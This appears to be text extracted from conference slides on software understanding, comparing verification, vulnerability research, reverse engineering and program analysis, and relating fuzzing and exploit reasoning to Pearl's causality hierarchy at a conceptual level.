
H2HC conference, Sao Paulo, Brazil
October 2013

A Program for Automated Exploitation

- Inspired by David Hilbert and many ones after him, we define a list of problems whose solutions pave the way for years to come in the realm of automated low-level software analysis.
- The Grand Challenge consists of a set of 11 problems in the area of vulnerability discovery and exploitation that vary in scope and applicability.
- Most problems relate to discovering and combining exploit primitives to achieve elevation of privilege.

https://openwall.info/wiki/media/people/jvanegue/files/aegc_vanegue.pdf

Software Understanding components



Prediction of
emergent
abstractions
and behaviors

↑
Bottom-up
Understanding

Expression of
intended
abstractions
and behaviors

↓
Top-down
Understanding

Software understanding: the synthesis

	Key similarity	Key difference	Formalisms/ representations
Verification	Refinement: Full stack reasoning through multiple layers/refinement	What-if reasoning	Adversarial logics (Logics of emergent behaviors)

Software understanding: the synthesis

	Key similarity	Key difference	Formalisms/ representations
Verification	Refinement: Full stack reasoning through multiple layers/refinement	What-if reasoning	Adversarial logics (Logics of emergent behaviors)
Vulnerability research	Reasoning about violation of expectations/preconditions	Counterfactual reasoning (Is there a version/ subset that's secure/safe ?)	Weird machines (Models of emergent computation)



Software understanding: the synthesis

	Key similarity	Key difference	Formalisms/ representations
Verification	Refinement: Full stack reasoning through multiple layers/refinement	What-if reasoning	Adversarial logics (Logics of emergent behaviors)
Vulnerability research	Reasoning about violation of expectations/preconditions	Counterfactual reasoning (Is there a version/ subset that's secure/safe ?)	Weird machines (Models of emergent computation)
RE	Bottom-up inference, reconstruction of intermediate abstractions	Modeling abstraction leaks (What the implementation or abstraction should've been?)	Instrumentation of typed intermediate abstractions , Multi-level observations

Software understanding: the synthesis

	Key similarity	Key difference	Formalisms/ representations
Verification	Refinement: Full stack reasoning through multiple layers/refinement	What-if reasoning	Adversarial logics (Logics of emergent behaviors)
Vulnerability research	Reasoning about violation of expectations/preconditions	Counterfactual reasoning (Is there a version/ subset that's secure/safe ?)	Weird machines (Models of emergent computation)
RE	Bottom-up inference, reconstruction of intermediate abstractions	Modeling abstraction leaks (What the implementation or abstraction should've been?)	Instrumentation of typed intermediate abstractions , Multi-level observations
Program analysis	Automated reasoning	Custom DSLs/DSMLs, Higher rungs of abstraction ladder	IRs as first-class , algebraic; towers/lattices of IRs



Software Understanding challenges vs Causality Hierarchy



Causality rungs (Cf. Judea Pearl)	Techniques & 1st class challenges	Examples
Association From known inputs to outputs	Driving to cover most space & behaviors: fuzzing, partial evaluation (cf. SymCC, SymQemu)	<i>Harnesses & corpora for fuzzing to cover input space and behaviors; Deep Learning pattern matching</i>

“On Pearl’s Hierarchy and the Foundations of Causal Inference”, Elias Bareinboim et al., Columbia R-60, 2021
Popular interpretation: “Shannon Got AI This Far. Kolmogorov Shows Where It Stops”, Vishal Misra, 2026


Software Understanding challenges vs Causality Hierarchy



Causality rungs (Cf. Judea Pearl)	Techniques & 1st class challenges	Examples
Association From known inputs to outputs	Driving to cover most space & behaviors: fuzzing, partial evaluation (cf. SymCC, SymQemu)	<i>Harnesses & corpora for fuzzing to cover input space and behaviors; Deep Learning pattern matching</i>
Intervention What-if reasoning with never-seen inputs	<u>Relational</u> reasoning re source or binary changes	<i>Assurance that patch doesn't affect <u>baseline</u> functionality, by enumerating its path effects</i>

“On Pearl’s Hierarchy and the Foundations of Causal Inference”, Elias Bareinboim et al., Columbia R-60, 2021
Popular interpretation: “Shannon Got AI This Far. Kolmogorov Shows Where It Stops”, Vishal Misra, 2026

Software Understanding challenges vs Causality Hierarchy



Causality rungs (Cf. Judea Pearl)	Techniques & 1st class challenges	Examples
Association From known inputs to outputs	Driving to cover most space & behaviors: fuzzing, partial evaluation (cf. SymCC, SymQemu)	<i>Harnesses & corpora for fuzzing to cover input space and behaviors; Deep Learning pattern matching</i>
Intervention What-if reasoning with never-seen inputs	<u>Relational</u> reasoning re source or binary changes	<i>Assurance that patch doesn't affect <u>baseline</u> functionality, by enumerating its path effects</i>
Counterfactual From anomalies to predictive theories	Weird machines, Safe subsetting, Analysis-custom IRs; Effective mitigations	<i>Object models + adversarial logics to <u>describe exploit patterns</u>. E.g., Copy.Fail AI-assisted analysis</i>

